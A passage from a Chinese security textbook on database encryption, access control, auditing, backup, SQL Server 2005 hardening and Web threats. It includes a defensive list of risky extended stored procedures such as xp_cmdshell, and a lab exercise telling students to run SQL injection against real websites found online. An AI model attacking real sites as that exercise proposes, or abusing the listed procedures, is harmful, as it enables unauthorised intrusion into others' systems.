这种加密是指数据在物理存取之前完成加/解密工作。

优点:加密功能强,并且加密功能几乎不会影响 DBMS 的功能,可以实现加密功能与数据库管理系统之间的无缝耦合。

缺点:加密运算在服务器端进行,加重了服务器的负载,而且 DBMS 和加密器之间的接口需要 DBMS 开发商的支持。

(3) DBMS 外层

比较实际的做法是将数据库加密系统做成 DBMS 的一个外层工具，根据加密要求自动完成对数据库数据的加/解密处理。采用这种加密方式进行加密，加/解密运算可在客户端进行。

优点：系统对数据库的最终用户是完全透明的，管理员可以根据需要进行明文和密文的转换工作；加密系统完全独立于数据库应用系统，无须改动数据库应用系统就能实现数据加密功能；加/解密处理在客户端进行，不会影响数据库服务器的效率。

缺点：加密功能会受到一些限制，与数据库管理系统之间的耦合性稍差。

6.3.2　数据库系统安全机制

20 世纪 80 年代，美国国防部根据军用计算机系统的安全需要，制定了《可信计算机系统安全评估标准》(Trusted Computer System Evaluation Criteria，TCSEC)，以及该标准的可信数据库系统的解释(Trusted Database Interpretation，TDI)，从而形成了最早的信息安全及数据库安全评估体系。TCSEC/TDI 将系统安全性分为 4 组 7 个等级，依次是 D(最小保护)、C1(自主安全保护)、C2(受控存取保护)、B1(标记安全保护)、B2(结构化保护)、B3(安全域)和 A1(验证设计)，按系统可靠或可信程度逐渐增高。

数据库安全机制是用于实现数据库的各种安全策略的功能集合，正是由这些安全机制来实现安全模型，进而实现保护数据库系统安全的目标。近年来，对用户的认证与鉴别、存取控制、数据库加密及推理控制等安全机制的研究取得了不少新的进展。

1. 用户标识与鉴别

用户标识是指用户向系统出示自己的身份证明，最简单的方法是输入用户 ID 和密码。标识机制用于唯一标志进入系统的每个用户的身份，因此必须保证标识的唯一性。

用户鉴别是指系统检查验证用户的身份证明，用于检验用户身份的合法性。

标识和鉴别功能保证了只有合法的用户才能存取系统中的资源。

由于数据库用户的安全等级不同，因此分配给它们的权限也不一样，数据库系统必须建立严格的用户认证机制。身份的标识和鉴别是 DBMS 对访问者授权的前提，并且通过审计机制使 DBMS 保留追究用户行为责任的能力。功能完善的标识与鉴别机制也是访问控制机制有效实施的基础，特别是在一个开放的多用户系统的网络环境中，识别与鉴别用户是构筑 DBMS 安全防线的第一个重要环节。

近年来用户标识与鉴别技术的发展非常迅速，一些实体认证的新技术在数据库系统中得到应用。目前，常用的方法有通行字认证、数字证书认证、智能卡认证和个人特征识别等。

(1) 通行字认证

通行字也称为“口令”或“密码”，是一种根据已知事物验证身份的方法，也是一种最广泛研究和使用的身份验证法。在数据库系统中往往对通行字采取一些控制措施，常见的有最小长度限制、次数限定、选择字符、有效期、双通行字和封锁用户系统等。一般还需考虑通行字的分配和管理以及在计算机中的安全存储。通行字多以加密形式存储，这样攻击者要得



到通行字，必须要知道加密算法和密钥。有的系统存储通行字的单向 Hash 值，攻击者即使得到密文也难以推出通行字的明文。

（2）数字证书认证

数字证书是由认证中心颁发并进行数字签名的数字凭证，它实现实体身份的鉴别与认证、信息完整性验证、机密性和不可否认性等安全服务。数字证书认证可用来证明实体所宣称的身份与其持有的公钥的匹配关系，使得实体的身份与证书中的公钥相互绑定。

（3）智能卡认证

智能卡作为个人所有物，可以用来验证个人身份，典型智能卡主要由微处理器、存储器、输入/输出接口、安全逻辑及运算处理器等组成。在智能卡中引入了认证的概念，认证是智能卡和应用终端之间通过相应的认证过程来相互确认合法性的过程。在卡和接口设备之间只有相互认证之后才能进行数据的读写操作，目的在于防止伪造应用终端及相应的智能卡。

（4）个人特征识别

根据被授权用户的个人特征来进行确认是一种可信度更高的验证方法，个人特征识别应用了生物统计学的研究成果，即利用个人具有唯一性的生理特征来实现。个人特征一般需要应用多媒体数据存储技术来建立档案，相应的需要基于多媒体数据的压缩、存储和检索等技术作为支撑。目前已得到应用的个人生理特征包括指纹、语音声纹（voice-print）、DNA、视网膜、虹膜、脸形和手形等。

2．存取控制

存取控制的目的是确保用户对数据库只能进行经过授权的有关操作。在存取控制机制中，一般把被访问的资源称为“客体”，把以用户名义进行资源访问的进程、事务等实体称为“主体”。

传统的存取控制机制有两种：DAC 和 MAC。

DAC（Discretionary Access Control，自主存取控制）：在 DAC 机制中，用户对不同的数据对象有不同的存取权限，而且还可以将其拥有的存取权限转授给其他用户。DAC 访问控制完全基于访问者和对象的身份。

MAC（Mandatory Access Control，强制存取控制）：MAC 机制对于不同类型的信息采取不同层次的安全策略，对不同类型的数据来进行访问授权。在 MAC 机制中，存取权限不可以转授，所有用户必须遵守由数据库管理员建立的安全规则。MAC 比 DAC 机制严格。

近年来，RBAC（Role-based Access Control，基于角色的存取控制）受到了广泛的关注。RBAC 在主体和权限之间增加了一个中间桥梁——角色。权限被授予角色，而管理员通过指定用户为特定角色来为用户授权，从而大大简化了授权管理，具有强大的可操作性和可管理性。角色可以根据组织中的不同工作创建，然后根据用户的责任和资格分配角色，用户可以轻松地进行角色转换。而随着新应用和新系统的增加，角色可以分配更多的权限，也可以根据需要撤销相应的权限。RBAC 属于策略中立型的存取控制模型，既可以实现 DAC 策略，又可以实现 MAC 策略。RBAC 可以有效缓解传统安全管理处理的瓶颈问题，被认为是一种普遍适用的访问控制模型，尤其适用于大型组织的有效访问控制机制。



3. 数据库加密

由于数据库在操作系统中以文件形式管理，所以入侵者可以直接利用操作系统的漏洞窃取数据库文件，或者篡改数据库文件内容。另外，数据库管理员（DBA）可以任意访问所有数据，往往超出了其职责范围，同样会造成安全隐患。因此，数据库的保密问题不仅包括在传输过程中采用加密保护和控制非法访问，还包括对存储的敏感数据进行加密保护，使得即使数据不幸泄露或者丢失，也难以造成泄密。同时，数据库加密可以由用户用自己的密钥加密敏感信息，而不需要了解数据内容的数据库管理员无法进行正常解密，从而可以实现个性化的用户隐私保护。

一个好的数据库加密系统应该满足以下几个方面的要求。

(1) 足够的加密强度，保证数据长时间内不被破译。

(2) 加密后的数据库存储量没有明显的增加。

(3) 加/解密速度足够快，影响数据操作响应时间尽量短。

(4) 加/解密对数据库的合法用户操作（如数据的添加、删除、修改等）是透明的。

(5) 灵活的密钥管理机制，加/解密密钥存储安全，使用方便可靠。

数据库加密机制从大的方面可以分为库内加密和库外加密。

数据库加密的粒度可以有 4 种：表、属性、记录和数据元素。不同加密粒度的特点不同，总的来说，加密粒度越小，则灵活性越好且安全性越高，但实现技术也更为复杂，对系统的运行效率影响也越大。在目前条件下，为了得到较高的安全性和灵活性，采用最多的加密粒度是数据元素。为了使数据库中的数据能够充分而灵活地共享，加密后还应当允许用户以不同的粒度进行访问。

加密算法是数据加密的核心，一个好的加密算法产生的密文应该频率平衡，随机无重码，周期很长而又不可能产生重复现象。窃密者很难通过对密文频率或者重码等特征的分析获得成功。常用的加密算法包括对称密钥算法和非对称密钥算法。

4. 密钥管理

对数据库进行加密，一般对不同的加密单元采用不同的密钥。以加密粒度为数据元素为例，如果不同的数据元素采用同一个密钥，由于同一属性中数据项的取值在一定范围之内，且往往呈现一定的概率分布，因此攻击者可以不用求原文，而直接通过统计方法即可得到有关的原文信息，这就是所谓的统计攻击。

大量的密钥自然会带来密钥管理的问题。根据加密粒度的不同，系统所产生的密钥数量也不同。越是细小的加密粒度，所产生的密钥数量越多，密钥管理也就越复杂。良好的密钥管理机制既可以保证数据库信息的安全性，又可以进行快速的密钥交换，以便进行数据解密。

对数据库密钥的管理一般有集中密钥管理和多级密钥管理两种体制。

集中密钥管理：设立密钥管理中心。在建立数据库时，密钥管理中心负责产生密钥并对数据加密，形成一张密钥表。当用户访问数据库时，密钥管理机构核对用户识别符和用户密钥。通过审核后，由密钥管理机构找到或计算出相应的数据密钥。这种密钥管理方式方便用户使用和管理，但由于这些密钥一般由数据库管理人员控制，因而权限过于集中。



多级密钥管理：目前研究和应用比较多的是多级密钥管理体制，以加密粒度为数据元素的三级密钥管理体制为例，整个系统的密钥由一个主密钥、每个表上的表密钥以及各个数据元素密钥组成。表密钥被主密钥加密后以密文形式保存在数据字典中，数据元素密钥由主密钥及数据元素所在行、列通过某种函数自动生成，一般不需要保存。在多级密钥体制中，主密钥是加密子系统的关键，系统的安全性在很大程度上依赖于主密钥的安全性。

数据库加密技术在保证安全性的同时，也给数据库系统的可用性带来一些影响。比如系统的运行效率降低、难以实现对数据完整性约束的定义、对数据的 SQL 语言及 SQL 函数的使用受到制约、密文数据容易成为攻击目标等。

5. 数据库审计

数据库审计是指监视和记录用户对数据库所施加的各种操作的机制。按照美国国防部 TCSEC/TDI 标准中关于安全策略的要求，审计功能是数据库系统达到 C2 以上安全级别必不可少的一项指标。

审计功能自动记录用户对数据库的所有操作，并且存入审计日志。事后可以利用这些信息重现导致数据库现有状况的一系列事件，提供分析攻击者线索的依据。

数据库管理系统的审计主要分为语句审计、特权审计、模式对象审计和资源审计。

(1) 语句审计：指监视一个、多个特定用户或者所有用户提交的 SQL 语句。

(2) 特权审计：指监视一个、多个特定用户或者所有用户使用的系统特权。

(3) 模式对象审计：指监视一个模式中在一个或者多个对象上发生的行为。

(4) 资源审计：指监视分配给每个用户的系统资源。

审计机制应该至少记录用户标识和认证、客体访问、授权用户进行的并会影响系统安全的操作以及其他安全相关事件。对于每个记录的事件，审计记录中需要包括事件时间、用户、时间类型、事件数据和事件的成功/失败情况。对于标识和认证事件，必须记录事件源的终端 ID 和源地址等；对于访问和删除对象的事件，则需要记录对象的名称。

对于审计粒度与审计对象的选择，需要考虑系统运行效率与存储空间消耗的问题。为了达到审计目的，一般必须审计到对数据库记录与字段一级的访问。但这种小粒度的审计需要消耗大量的存储空间，同时使系统的响应速度降低，给系统运行效率带来影响。

6. 备份与恢复

一个数据库系统总是避免不了故障的发生。安全的数据库系统必须能在系统发生故障后利用已有的数据备份，恢复数据库到原来的状态，并保持数据的完整性和一致性。数据库系统所采用的备份与恢复技术，对系统的安全性与可靠性起着重要作用，也对系统的运行效率有着重大影响。

(1) 数据库备份

常用的数据库备份方法有：冷备份、热备份和逻辑备份。

① 冷备份是在没有终端用户访问数据库的情况下关闭数据库并将其备份，又称为“脱机备份”。这种方法在保持数据完整性方面显然最有保障，但是对于那些必须保持 24×7 全天候运行的数据库服务器来说，较长时间地关闭数据库进行备份是不现实的。





② 热备份是指当数据库正在运行时进行的备份，又称为“联机备份”。因为数据备份需要一段时间，而且备份大容量的数据库还需要较长的时间，那么在此期间发生的数据更新就有可能使备份的数据不能保持完整性，这个问题的解决依赖于数据库日志文件。在备份时，日志文件将需要进行数据更新的指令“堆起来”，并不进行真正的物理更新，因此数据库能被完整地备份。备份结束后，系统再按照被日志文件“堆起来”的指令对数据库进行真正的物理更新。可见，被备份的数据保持了备份开始时刻前的数据一致性状态。不过，热备份本身要占用相当一部分的系统资源，因而系统的运行效率会有所下降。

热备份操作存在以下不利因素：

如果系统在备份时崩溃，则堆在日志文件中的所有事务都会被丢失，即造成数据的丢失。

如果日志文件占用系统资源过大，将系统存储空间占用完，会造成系统不能接受新的业务请求，对系统的运行产生影响。

③ 逻辑备份是指使用软件技术从数据库中导出数据并写入一个输出文件，该文件的格式一般与原数据库的文件格式不同，而是原数据库中数据内容的一个映象。因此，逻辑备份文件只能用来对数据库进行逻辑恢复（即数据导入），而不能按数据库原来的存储特征进行物理恢复。逻辑备份一般用于增量备份，即备份那些在上次备份以后改变的数据。

（2）数据库恢复

在系统发生故障后，把数据库恢复到原来的某种一致性状态的技术称为恢复，其基本原理是利用冗余进行数据库恢复。问题的关键是如何建立冗余并利用冗余实施数据库恢复，即恢复策略。

数据库恢复技术一般有 3 种策略：基于备份的恢复、基于运行时日志的恢复和基于镜像数据库的恢复。

① 基于备份的恢复。基于备份的恢复是指周期性地备份数据库。当数据库失效时，可取最近一次的数据库备份来恢复数据库，即把备份的数据复制到原数据库所在的位置。用这种方法，数据库只能恢复到最近一次备份的状态，而从最近备份到故障发生期间的所有数据库更新将会丢失。备份的周期越长，丢失的更新数据越多。

② 基于运行时日志的恢复。运行时日志文件是用来记录对数据库每一次更新操作的文件。对日志的操作优先于对数据库的操作，以确保记录数据库的更改。当系统突然失效而导致事务中断时，可重新装入数据库的副本，把数据库恢复到上一次备份时的状态。然后系统自动正向扫描日志文件，将故障发生前所有提交的事务放到重做队列，将未提交的事务放到撤销队列执行，这样就可把数据库恢复到故障前某一时刻的数据一致性状态。

③ 基于镜像数据库的恢复。数据库镜像就是在另一个磁盘上复制数据库作为实时副本。当主数据库更新时，DBMS 自动把更新后的数据复制到镜像数据，始终使镜像数据和主数据保持一致性。当主库出现故障时，可由镜像磁盘继续提供使用，同时 DBMS 自动利用镜像磁盘数据进行数据库恢复。镜像策略可以使数据库的可靠性大为提高，但由于数据库镜像通过复制数据实现，频繁地复制会降低系统运行效率，因此一般在对效率要求满足的情况下可以使用。为兼顾可靠性和可用性，可有选择性地镜像复制关键数据。



数据库的备份和恢复是一个完善的数据库系统必不可少的一部分，目前这种技术已经广泛应用于数据库产品中。

6.3.3 数据库系统安全需求

与其他计算机系统（如操作系统）的安全需求类似，数据库系统的安全需求可以归纳为完整性、保密性和可用性 3 个方面。

1. 完整性

数据库系统的完整性主要包括物理完整性、逻辑完整性和元素完整性。

物理完整性：是指保证数据库的数据不受物理故障（如硬件故障、火灾或掉电等）的影响，并有可能在灾难性毁坏时重建和恢复数据库。

逻辑完整性：是指系统能够保持数据库的结构不受破坏，如对一个字段的修改不至于影响到其他字段。对数据库逻辑结构的保护包括数据语义与操作完整性，前者主要指数据存取在逻辑上满足完整性约束；后者主要指在并发事务中保证数据的逻辑一致性。

元素完整性：是指包括在每个元素中的数据是准确的。

2. 保密性

数据库的保密性是指不允许未经授权的用户存取数据。数据库的保密性包括访问控制、用户认证、审计跟踪、数据加密等内容。一般要求对用户的身份进行标识与鉴别，并采取相应的存取控制策略以保证用户仅能访问授权数据，同一组数据的不同用户可以被赋予不同的存取权限。同时，还应能够对用户的访问操作进行跟踪和审计。此外，还应该控制用户通过推理方式从经过授权的已知数据获取未经授权的数据，避免造成信息泄露。

3. 可用性

数据库的可用性是指不应拒绝授权用户对数据库的正常操作，同时保证系统的运行效率，并提供用户友好的人机交互。

数据库的保密性与可用性是一对矛盾，对这个矛盾的分析与解决构成了数据库系统的安全模型和安全机制。

6.4 数据库系统安全管理

6.4.1 实例：MS SQL Server 2005 安全管理

第 1 步：启动 Microsoft SQL Server Management Studio，如图 6-23 所示，在【对象资源管理器】窗口中选择 ZTG2003|【安全性】|【登录名】选项。在右侧窗口里双击 sa 选项，弹出【登录属性-sa】对话框，如图 6-24 所示。

第 2 步：在图 6-24 中，选中【强制实施密码策略】复选框，对 sa 用户进行最强地保护，另外，密码的选择也要足够复杂。







图 6-23　Microsoft SQL Server Management Studio



图 6-24　【登录属性-sa】对话框

第 3 步：在 SQL Server 2005 中有 Windows 身份认证和混合身份认证。如果不希望以系统管理员的身份登录数据库，可以把系统账号 BUILTIN\Administrators 删除或禁止，在图 6-23 中，右击 BUILTIN\Administrators 账号，选择【属性】命令，弹出【登录属性-BUILTIN\Administrators】对话框，如图 6-25 所示，单击左侧窗口中的【状态】选项，在右侧窗口中，把【是否允许连接到数据库引擎】改为“拒绝”，【登录】改为“禁用”即可。

第 4 步：使用 IPSec 策略阻止所有访问本机的 TCP1433，也可以对 TCP1433 端口进行修改，不过，在 SQL Server 2005 中，可以使用 TCP 动态端口，启动 SQL Server Configuration Manager，如图 6-26 所示，右击 TCP/IP，选择【属性】选项，弹出【TCP/IP 属性】对话框，如图 6-27 所示。




图 6-25　【登录属性-BUILTIN\Administrators】对话框



图 6-26　SQL Server Configuration Manager



在图 6-27 中，在 IPALL 属性框中的【TCP 动态端口】右侧输入“0”。配置为监听动态端口，在启动时会检查操作系统中的可用端口并且从中选择一个。

如图 6-28 所示，可以指定 SQL Server 是否监听所有绑定到计算机网卡的 IP 地址。如果设置为【是】，则 IPALL 属性框的设置将应用于所有 IP 地址；如果设置为【否】，则使用每个 IP 地址各自的属性对话框对各个 IP 地址进行配置。默认值为【是】。



图 6-27 【TCP/IP 属性】对话框



图 6-28 监听设置

第 5 步：删除不必要的扩展存储过程(或存储过程)。

因为有些存储过程能够很容易地被入侵者利用来提升权限或进行破坏，所以需要将必要的存储过程或扩展存储过程删除。

xp_cmdshell 是一个很危险的扩展存储过程，如果不需要 xp_cmdshell，那么最好将它删除。删除的方法如图 6-29 所示。



图 6-29 删除扩展存储过程

下面给出了可以考虑删除的扩展存储过程(或存储过程)，仅供参考。

xp_regaddmultistring、xp_regdeletekey、xp_regdetetevalue、xp_regenumkeys、xp_cmdshell、xp_dirtree、xp_fileexist、xp_getnetname、xp_terminate_process、xp_regenumvalues、xp_regread、xp_regwrite、xp_readwebtask、xp_makewebtask、xp_regremovemultistring。

OLE 自动存储过程：sp_OACreate、sp_OADestroy、sp_OAGetErrorInfo、



sp_OAGetProperty、sp_OAMethod、sp_OASetProperty、sp_OAStop。

访问注册表的存储过程：xp_regaddmultistring、xp_regdeletekey、xp_regdeletevalue、xp_regenumvalues、xp_regread、xp_regremovemultistring、xp_regwrite、sp_makewebtask、sp_add_job、sp_addtask、sp_addextendedproc 等。

第 6 步：在图 6-29 中，右击 ZTG2003(位于图的左上角)选项，选择【属性】命令，弹出【服务器属性-ZTG2003】对话框，如图 6-30 所示。在图 6-30 中，单击左侧窗口中的【安全性】选项，在右侧窗口中，选择【登录审核】中的【失败和成功的登录】单选按钮，选中【启用 C2 审核跟踪】复选框，C2 是一个政府安全等级，它确保系统能够保护资源并且具有足够的审核能力。C2 允许监视对所有数据库实体的所有访问企图。



图 6-30　【服务器属性-ZTG2003】对话框

6.4.2　数据库安全管理原则

一个强大的数据库安全系统应当确保其中信息的安全性并对其有效地控制。下面列举的原则有助于企业在安全规划中实现客户利益保障、策略制订以及对信息资源的有效保护。

1. 管理细分和委派原则

在典型的数据库工作环境中，DBA 总是独立执行所有的管理和其他事务工作，一旦出现岗位交替，将带来一连串问题和工作效率的低下。通过管理责任细分和任务委派，DBA 将得以从常规事务中解脱出来，而更多地关注于解决数据库执行效率以及管理相关的重要问题，从而保证两类任务的高效完成。企业应设法通过功能和可信赖的用户群进一步细分数据库管理的责任和角色。管理委派有助于灵活解决为员工重设密码(需要管理员权限)这样的常见问题，或者让管理员执行特殊部门(如市场部或财务部)的某些事务。



2. 最小权限原则

许多新的保密规则针对特定数据的授权访问。企业必须本着“最小权限”原则，从需求和工作职能两方面严格限制对数据库的访问权。通过角色(role)的合理运用，最小权限可确保数据库功能限制和对特定数据的访问。

3. 账号安全原则

用户账号对于每一个数据库连接来说都是必需的。账号应遵循传统的用户账号管理方法来进行安全管理。这些方法包括：更改默认密码、应用适当的密码设置、当登录失败时实施账号锁定、对数据提供有限制的访问权限、禁止休眠状态的账户以及管理账户的生命周期等。

4. 有效的审计原则

数据库审计是数据库安全的基本要求。企业应针对自己的应用和数据库活动定义审计策略。审计并非一定要按“要么对所有目标，要么没有”审计的粗放模式进行，从这一点来看，智能审计的实现对安全管理意义重大——不仅能节省时间，而且能减少执行所涉及的范围和对象；通过智能限制日志大小，还能突出更加关键的安全事件。

6.5 数据库的备份与恢复

计算机系统有许多种故障类型，诸如机械损坏、电源故障、自然灾害、错误使用、恶意破坏等。如果没有数据备份，那么一旦发生故障就不可能恢复丢失的数据，所以要求合理地对数据库中的数据进行备份。

1. 备份类型

SQL Server 2005 提供了 4 种备份数据库的方式：完整备份、差异备份、事务日志备份以及文件和文件组备份。

(1) 完整备份

备份整个数据库的所有内容，包括对整个数据库、部分事务日志、数据库结构和文件结构的备份。该备份类型需要比较大的存储空间来存储备份文件，备份时间也比较长，在还原数据时，也只要还原一个备份文件。

(2) 差异备份

差异备份是完整备份的补充，是指对上一次完整备份之后所有更改的数据进行备份，备份过程能够识别出数据库中哪一部分被修改了，并只对这一部分做备份。相对完整备份来说，差异备份的数据量比完整数据备份小，备份的速度也比完整备份快。因此，差异备份通常作为经常用到的备份。在还原数据时，要先还原前一次做的完整备份后再还原最后一次所做的差异备份，这样才能让数据库里的数据恢复到与最后一次差异备份时的相同内容。

(3) 事务日志备份

事务日志备份只备份事务日志里的内容。事务日志记录了上一次完整备份或事务日志

备份后数据库的所有变动过程。事务日志记录的是某一段时间内的数据库变动情况，因此，在做事务日志备份之前，也必须要做完整备份。与差异备份类似，事务日志备份的备份文件和时间都会比较小，但是在还原数据时，除了先要还原完整备份之外，还要依次还原每个事务日志备份，而不是只还原最近一个事务日志备份。

（4）文件和文件组备份

如果在创建数据库时，为数据库创建了多个数据库文件或文件组，可以使用该备份方式。使用文件和文件组备份方式可以只备份数据库中的某些文件，该备份方式在数据库文件非常庞大的时候十分有效，由于每次只备份一个或几个文件或文件组，可以分多次来备份数据库，避免大型数据库备份的时间过长。另外，由于文件和文件组备份只备份其中一个或多个数据文件，那么当数据库里的某个或某些文件损坏时，可以只还原损坏的文件或文件组备份即可。

2．恢复模式

事务日志会记录数据库中每一次的数据操作，如果每个操作都要记录，数据库不但要写数据文件，而且还要写日志文件，这样会降低数据库的性能。并且并不是所有数据库都需要记录每一次的数据操作，因此，在 SQL Server 2005 可以使用“恢复模式”来设置事务日志的操作方法。

SQL Server 2005 中有 3 种恢复模式：简单恢复模式、完整恢复模式和大容量日志恢复模式。

（1）简单恢复模式

在该模式下，数据库会自动把不活动的日志删除。因此，简化了备份的还原，但因为没有事务日志备份，所以不能恢复到失败的时间点。该模式主要用于小型数据库和不经常更改的数据库。在该模式下数据库只能做完整备份和差异备份。

（2）完整恢复模式

该恢复模式是 SQL Server 2005 默认的恢复模式。在该恢复模式下，SQL Server 2005 会完整记录操作数据库的每一个步骤。通常来说，对数据可靠性要求比较高的数据库（如银行、电信系统），一旦发生故障，必须保障数据不丢失且数据库恢复到发生故障前的状态，此刻就必须用该模式。使用完整恢复模式可以将整个数据库恢复到一个特定的时间点。这个时间点可以是最近一次可用的备份、一个特定的日期和时间或标记的事务。在该模式下应该定期做事务日志备份，否则日志文件将会变得很大。

（3）大容量日志恢复模式

这是对完整恢复模式的补充。在该恢复模式下，只对大容量操作（如导入数据等操作）进行最小记录，在保护大容量操作不受媒体故障的危害下，提供最佳性能并占用最小日志空间。在大容量日志恢复模式下，只记录必要的操作，不记录所有日志，这么一来，可以大大提高数据的性能，但是由于日志不完整，一旦出现问题，数据将有可能无法恢复。因此，一般只有在需要进行大量数据操作时才将恢复模式改为大容量日志恢复模式，将数据处理完毕之后，马上恢复到完整恢复模式。

在 SQL Server Management Studio 里设置恢复模式的步骤如下。

第 1 步：启动 SQL Server Management Studio，在【对象资源管理器】窗口里展开树形



目录，定位到要设置恢复模式的数据库上。

第 2 步：在图 6-29 中，右击数据库名（bbsxp2008，位于图的左下角），在弹出的快捷菜单里选择【属性】命令，弹出【数据库属性-bbsxp2008】对话框，如图 6-31 所示，在左侧窗口选择【选项】选项，在右侧窗口中的【恢复模式】下拉列表框里可以选择恢复模式。选择完毕后，单击【确定】按钮完成操作。



图 6-31 【数据库属性-bbsxp2008】对话框

3. 备份策略

定期备份数据库是最稳妥的防止故障发生时丢失数据的方法，它能有效地恢复数据。建立一个完整的备份策略需要考虑的因素如下。

（1）备份周期，根据数据的重要程度，可以选择每周、每日、每时进行备份。

（2）使用静态备份还是动态备份，动态备份允许数据库运行时进行备份。

（3）使用全备份还是共同使用全备份和增量备份。

（4）使用什么存储介质，磁带、磁盘还是光盘。

（5）使用人工备份还是设计好的自动备份程序。

（6）检验备份完整性的周期。

（7）备份存储的空间是否防窃、防磁干扰、防火。

（8）是否指定其他人实行备份，他们是否享有必要的登录号和口令。

（9）在负责备份和恢复的主要人员缺席的情况下，是否由其他人能代替他们。

小　结

本章介绍了 SQL 注入式攻击的原理、对 SQL 注入式攻击的防范、常见的数据库安全问题及安全威胁、数据库安全管理原则等内容，并且通过对一系列实例的介绍，加深读者对数据库安全管理方面的基础知识和技术的理解，帮助读者提高维护数据库安全的能力，并且在进行 Web 开发时要注意防范 SQL 注入式攻击。

习　题

1. 填空题

（1）________是指攻击者通过黑盒测试的方法检测目标网站脚本是否存在过滤不严的问题，如果有，那么攻击者就可以利用某些特殊构造的 SQL 语句，通过在浏览器直接查询管





理员的用户名和密码，或者利用数据库的一些特性进行权限提升。

（2）数据库系统分为________和________。

（3）只有调用数据库动态页面才有可能存在注入漏洞，动态页面包括________、________和________等。

（4）从广义上讲，数据库系统的安全框架可以分为3个层次：________、________和________。

（5）常用的数据库备份方法有：________、________和________。

（6）数据库系统的安全需求有：________、________和________。

（7）数据库安全管理原则有：________、________、________和________。

（8）SQL Server 2005提供了4种备份数据库的方式：________、________、________和________。

2．思考与简答题

（1）阐述注入攻击MS SQL Server的一般过程。

（2）阐述注入攻击Access的一般过程。

（3）如何防范SQL注入攻击？

3．上机题

（1）在网络上寻找使用MS SQL Server的动态网站，然后对其进行SQL注入攻击（主要是为了实验，不要有违法行为）。

（2）实验环境是Windows 2003 Server和MS SQL Server 2005，根据6.4.1小节的实例对SQL Server进行安全管理。

第7章　应用安全技术

本章学习目标：

- 了解 Web 应用的安全现状
- 了解 XSS 跨站攻击技术
- 了解电子商务安全
- 了解防垃圾邮件技术
- 理解网络防钓鱼技术
- 掌握 QQ 的安全使用
- 了解网上银行账户安全常识
- 掌握 WinHex 的一般使用

人们的生活越来越离不开网络，但是目前的网络环境隐藏着种种威胁，因此，本章通过介绍 Web 应用安全、防垃圾邮件技术、网络防钓鱼技术、QQ 的安全使用、网上银行账户安全常识以及 WinHex 的一般使用，来提高读者安全使用网络的水平。

7.1　Web 应用安全技术

目前，全球互联网用户已超过 15 亿，大部分用户也都会利用网络进行购物、银行转账支付和各种软件下载。而近年来互联网的环境发生了很大的变化，Web 2.0 成为互联网热门的概念，Web 2.0 相关技术和应用的发展使得在线协作、共享更加方便。Web 2.0 技术主要包括：博客(BLOG)、播客、RSS、百科全书(Wiki)、P2P、即时信息(IM)等。人们在享受网络便捷的同时，网络环境也变得越来越危险。

Web 威胁正在极力表现它的逐利性，成为当前网络威胁最突出的代表。近年来，类似 Melissa、I Love You 等这些扩散全球性的“大”病毒屈指可数，取而代之的是无声无息的 Web 威胁，它们共同的特性是窃取数据加以贩卖。在中国本土更发展出区域性的病毒，如熊猫烧香、灰鸽子和 ANI 蠕虫。

由于新一代的 Web 威胁具备混合性、定向攻击和区域性爆发等特点，所以传统防护效果越来越差，难防 Web 威胁。因此，普通的浏览网页都变成了一件带有极大安全风险的事情。Web 威胁可以在用户完全没有察觉的情况下进入网络，从而对公司数据资产、行业信誉和关键业务构成极大威胁。据 Gartner 统计，到 2009 年，企业由于定向攻击遭受的损失

将至少是其他事件造成的损失的5倍。而面对Web威胁,传统的安全防护手段已经不能满足保护网络的要求了。

据趋势科技统计,目前40%的病毒会自我加密或采用特殊程序压缩;90%的病毒以HTTP为传播途径;60%的病毒以SMTP为传播途径;50%的病毒会利用开机自动执行或自动连上恶意网站下载病毒。这些数据表明,威胁正向定向、复合式攻击方向发展,其中一种攻击会包括多种威胁,比如病毒、蠕虫、特洛伊、间谍软件、僵尸、网络钓鱼电子邮件、漏洞利用、下载程序、社会工程、rootkit、黑客等,造成拒绝服务、服务劫持、信息泄露或篡改等危害。另外,复合攻击也加大了收集所有“样本”的难度,造成的损害也是多方面的,潜伏期难以预测,甚至可以远程可控地发作。

随着多形态攻击的数量增多,传统防护手段的安全效果也越来越差,总是处于预防威胁—检测威胁—处理威胁—策略执行的循环之中。面对来势汹汹的新型Web威胁,传统的防护模式已经过于陈旧。面对目前通过Web传播的复合式攻击,无论是代码比对、行为分析、内容过滤,还是端口封闭、统计分析,都表现得无能为力。单一的安全产品在对付复合攻击时也明显地力不从心。

据Google的高级软件工程师Neils Provos所述,在过去的一年中Google通过对互联网上几十亿页面地址进行抓取,已经发现300万个网站存在恶意软件,这意味着每打开1000个页面,就有一个是存在恶意软件的网站。

